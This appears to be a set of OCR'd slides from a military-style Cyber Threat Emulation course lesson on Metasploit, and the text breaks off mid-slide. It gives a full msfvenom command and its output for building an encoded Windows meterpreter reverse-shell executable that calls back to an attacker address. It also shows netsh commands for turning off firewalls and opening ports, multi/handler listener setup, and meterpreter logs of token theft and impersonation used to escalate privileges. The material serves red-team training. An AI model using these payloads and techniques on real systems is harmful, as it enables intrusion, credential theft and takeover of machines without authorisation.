


# Cyber Threat Emulation (CTE)

## Module 2, Lesson 5:
## Metasploit, Part 2

# Course Objectives

After completing this course, students will be able to:

- Summarize the CTE squad's responsibilities, objectives, and deliverables from each CPT stage
- Analyze threat information
- Develop a Threat Emulation Plan (TEP)
- Generate mitigative and preemptive recommendations for local defenders
- Develop mission reporting
- Conduct participative operations
- Conduct reconnaissance
- Analyze network logs for offensive and defensive measures

# Course Objectives (Continued)

Students will also be able to:

- Analyze network traffic and tunneling protocols for offensive and defensive measures
- Plan non-participative operations using commonly used tools, techniques and procedures (TTPs)

# Module 2: Threat Emulation (Objectives)

- Conduct reconnaissance
- Generate mission reports from non-participative operations
- Plan a non-participative operation using social engineering
- Plan a non-participative operation using Metasploit
- Analyze network logs for offensive and defensive measures
- Analyze network traffic and tunneling protocols for offensive and defensive measures
- Plan a non-participative operation using Python
- Develop fuzzing scripts
- Develop buffer overflow exploits

# Module 2 – Lesson 5: Metasploit, Part 2 (Objectives)

- Use exploit to gain access to target machine
- Navigate target systems
- Perform privilege escalation
- Use toolkit to gain persistence

# Lesson Overview

In this lesson we will discuss:

- Metasploit Venom
- Reverse and Bind shells
- Privilege escalation
- Mimikatz & Kiwi script use

# Msfvenom

- Msfvenom is a combination of Msfpayload and Msfencode and replaced both tools in 2015.

- Msfpayload was capable of generating all the different types of shellcode available to Metasploit, and Msfencode is used to craft shellcode to specific targets. Additionally, it can encode shellcode multiple times and output the encoding results in numerous formats(i.e. Perl, C, Ruby).

- Msfvenom improves by combining the previously mentioned, simplifying operations and increasing speeds.

# Metasploit Venom

- Used to generate shellcode
- Launched with msfvenom
- Several options for encoders
- An update and consolidation of the tools: msfencode and msfpayload
- Built in support for Microsoft Office documents

# Msfvenom Options

| Option | Description |
|---|---|
| -p | Payload to use |
| --payload-options | List the payload's standard options |
| -l [type] | List a module type. Options include: payloads, encoders, nops, or all |
| -n [length] | Prepend a nopsled of [length] size on to the payload |

# Msfvenom Options (continued)


| Option | Description |
|---|---|
| -f | Output format |
| --help-formats | List available formats |
| -e | The encoder to use |
| -a | The architecture to use |
| --platform | The platform of the payload |
| --help-platforms | List available platforms |
| -s [size in bytes] | The maximum size of the resulting payload |
| -b [x00 x01…] | The list of characters to avoid |

# Msfvenom Options (continued)

| Option | Description |
|---|---|
| -i [number] | The number of times to encode the payload |
| -c [input file] | Specify an additional win32 shellcode file to include |
| -x [input file] | Specify a custom executable file to use as a template |
| -o [output file] | Save the payload |
| -v | Specify a custom variable name to use for certain output formats |
| --smallest | Generate the smallest possible payload |

# Msfvenom: Selecting options

The most efficient way to search for the available options in terms of **payloads, platforms, encoders, nops, archs, encrypt,** and formats will be through the use **--list <option>** method.



# Msfvenom: Putting It All Together

msfvenom -a *[x86/x64]* -platform *[OS]* -p *[payload]*
-n *[nop byte length]* -e *[encoder]* -b *[hex value(s)]*
-i *[number of iterations]* -f *[output filetype]*
-v --smallest -o *[output filename]*

# Msfvenom: Putting It All Together (continued)

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/meterpreter_reverse_tcp -e cmd/powershell_base64 -i 3 LHOST=10.10.1.175 LPORT=4445 -f exe -o persist.exe
```

Architecture

Platform

Payload

Encoder

Iterations

Payload Settings

Format

Output File

# Msfvenom: Putting It All Together (continued)

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/meterpreter_reverse_tcp -e cmd/powershell_base64 -i 3 LHOST=10.10.1.175 LPOR
T=4445 -f exe -o persist.exe
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of cmd/powershell_base64
cmd/powershell_base64 succeeded with size 179779 (iteration=0)
cmd/powershell_base64 succeeded with size 179779 (iteration=1)
cmd/powershell_base64 succeeded with size 179779 (iteration=2)
cmd/powershell_base64 chosen with final size 179779
Payload size: 179779 bytes
Final size of exe file: 254976 bytes
Saved as: persist.exe
root@kali:~#
```

# Reverse and Bind Shells

- Bind opens a port on target
  - Must be used with listener
- Reverse opens a port on attack box
  - Meterpreter session will start by default if your listener and exploit are configured correctly.
- Reverse connections are a better option for hardened targets
  - A firewall may block incoming connections, but the author of that firewall's ruleset may not have created identical rules for outgoing connections.

# Reverse and Bind Shells: Understanding the Target

Often operators must understand the target exploited and navigate through applications that are capable of allowing or restricting traffic, such as Windows firewall(Windows targets) and iptables(Linux/Unix targets).

Our focus for this section will be the Windows operating system:

Windows Firewall commands (netsh)

**NOTE**: netsh firewall is deprecated on Windows 7, Server 2008 or newer

| Command Purpose | Command (netsh firewall) |
|---|---|
| Firewall logs location | %windir%\System32\Logfiles\Firewall* |
| Enable Firewall | netsh firewall set opmode enable |
| Show wireless interfaces | netsh wlan show interfaces |

# Reverse and Bind Shells: Understanding the Target (Continued)

Windows Firewall Commands (netsh)

| Command Purpose | Command (netsh firewall) |
|---|---|
| Show allowed inbound ports | netsh firewall show portopening |
| Show allowed programs | netsh firewall show allowedprogram |
| Show firewall configuration | netsh firewall show config |
| Shut down the firewall | netsh firewall set opmode disable |

# Reverse and Bind Shells: Understanding the Target (Continued)

## Windows Firewall commands (netsh)

```
meterpreter > run multicommand -cl "netsh firewall show portopening"
[*] Running Command List ...
[*]     running command netsh firewall show portopening
[*]
[*] ********************************************
[*]       Output of netsh firewall show portopening
[*] ********************************************
[*]
[*] Port configuration for Domain profile:
[*] Port   Protocol  Mode    Traffic direction     Name
[*] ----------------------------------------------------------------------
[*]
[*] Port configuration for Standard profile:
[*] Port   Protocol  Mode    Traffic direction     Name
[*] ----------------------------------------------------------------------
[*]
[*] IMPORTANT: Command executed successfully.
[*] However, "netsh firewall" is deprecated;
[*] use "netsh advfirewall firewall" instead.
[*] For more information on using "netsh advfirewall firewall" commands
[*] instead of "netsh firewall", see KB article 947709
[*] at https://go.microsoft.com/fwlink/?linkid=121488 .
[*]
```

# Reverse and Bind Shells: Understanding the Target (Continued)

Windows Firewall commands (netsh advfirewall)

| | Command (netsh firewall) |
|---|---|
| Show all profiles | netsh advfirewall show allprofiles |
| Turn off firewall | netsh advfirewall set currentprofile state off |
| Turn on firewall | netsh advfirewall set currentprofile state on |
| Open a port | netsh firewall add portopening tcp 443 MyHttps |
| Remove a portopening | netsh firewall delete portopening tcp 443 |
| Disable ICMP | netsh firewall set icmpsetting type=all mode=disable |

# Reverse and Bind Shells: Understanding the Target (Continued)

Windows Firewall commands (netsh advfirewall)

| | Command (netsh firewall) |
|---|---|
| Open port inbound | netsh advfirewall firewall add rule name="NetBIOS UDP Port 137" dir=in action=allow protocol=UDP localport=137 |
| Open port outbound | netsh advfirewall firewall add rule name="NetBIOS UDP Port 137" dir=out action=allow protocol=UDP localport=137 |

# Reverse and Bind Shells: Understanding the Target (Continued)

## Windows Firewall Commands (netsh advfirewall)

```
meterpreter > run multicommand -cl "netsh advfirewall show allprofiles"
[*] Running Command List ...
[*]     running command netsh advfirewall show allprofiles
[*]
[*] ***************************************
[*]       Output of netsh advfirewall show allprofiles
[*] ***************************************
[*]
[*] Domain Profile Settings:
[*] ----------------------------------------------------------------------
[*] State                                 OFF
[*] Firewall Policy                       BlockInbound,AllowOutbound
[*] LocalFirewallRules                    N/A (GPO-store only)
[*] LocalConSecRules                      N/A (GPO-store only)
[*] InboundUserNotification               Enable
[*] RemoteManagement                      Disable
[*] UnicastResponseToMulticast            Enable
[*]
[*] Logging:
[*] LogAllowedConnections                 Disable
[*] LogDroppedConnections                 Disable
[*] FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.
log
[*] MaxFileSize                           4096
[*]
```

# Multi/Handler

- msf>use exploit/multi/handler
- msf>set payload <path of payload>
- msf>set lhost <IP addr>
- msf>set lport <listening port>
- msf>exploit


# Privilege Escalation

- Credential Theft
  - Plain Text
    - Keylogging
  - Hashed Value
    - *hashdump*
- Process Migration
  - Target system level process
    - *migrate [pid]*

# Credential Theft

## Incognito

- Originally its own application is now integrated with Meterpreter
- Allows for token impersonation on compromised hosts




```
meterpreter > use incognito
Loading extension incognito...Success.
meterpreter > help incognito

Incognito Commands
==================

    Command              Description
    -------              -----------
    add_group_user       Attempt to add a user to a global group with all tokens
    add_localgroup_user  Attempt to add a user to a local group with all tokens
    add_user             Attempt to add a user with all tokens
    impersonate_token    Impersonate specified token
    list_tokens          List tokens available under current user context
    snarf_hashes         Snarf challenge/response hashes for every token
```

# Credential Theft


- list_tokens

  View all tokens at or below your privilege level

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
EX-WIN10\Administrator
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
Font Driver Host\UMFD-2
ICCEX\intern01
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1
Window Manager\DWM-2

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
```



# Credential Theft

- steal_token
  - Used to target a token based on PID

To steal a token one must first identify a process owned by the desired user to impersonate

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 8     596   dwm.exe               x64   1        Window Manager\DWM-1          C:\Windows\System32\dwm.exe
 296   4     smss.exe              x64   0
 332   1720  SearchFilterHost.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchFilterHost.exe
 408   400   csrss.exe             x64   0
 2304  616   dllhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\dllhost.exe
 2324  988   taskhostw.exe         x64   2        ICCEX\intern01                C:\Windows\System32\taskhostw.exe
 2452  728   RuntimeBroker.exe     x64   1        EX-WIN10\Administrator        C:\Windows\System32\RuntimeBroker.exe
 2784  728   ShellExperienceHost.exe  x64   1     EX-WIN10\Administrator        C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
 2788  728   dllhost.exe           x64   1        EX-WIN10\Administrator        C:\Windows\System32\dllhost.exe
 3064  988   sihost.exe            x64   1        EX-WIN10\Administrator        C:\Windows\System32\sihost.exe
 3284  988   taskhostw.exe         x64   1        EX-WIN10\Administrator        C:\Windows\System32\taskhostw.exe
 3304  616   svchost.exe           x64   1        EX-WIN10\Administrator        C:\Windows\System32\svchost.exe
 3332  964   dwm.exe               x64   2        Window Manager\DWM-2          C:\Windows\System32\dwm.exe
 3356  728   SearchUI.exe          x64   1        EX-WIN10\Administrator        C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe
 3480  1720  SearchProtocolHost.exe  x64   0      NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchProtocolHost.exe
 3648  728   dllhost.exe           x64   2        ICCEX\intern01                C:\Windows\System32\dllhost.exe
 3708  728   WmiPrvSE.exe          x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\wbem\WmiPrvSE.exe
```

Username:

Administrator

Password:

••••••••••••••••

# Credential Theft

- steal_token (continued)

Then attempt to steal the token and verify

```
meterpreter > steal_token 3304
Stolen token with username: EX-WIN10\Administrator
meterpreter > getuid
Server username: EX-WIN10\Administrator
meterpreter > getpid
Current pid: 7672
```


**Note!** If you previously had system privileges those will be replaced by the ones of the user chosen to impersonate

# Credential Theft


- Getprivs

  Attempts as much SYSTEM level privilege access as possible

- Getsystem

  Will attempt to obtain SYSTEM level privileges

```
meterpreter > getprivs
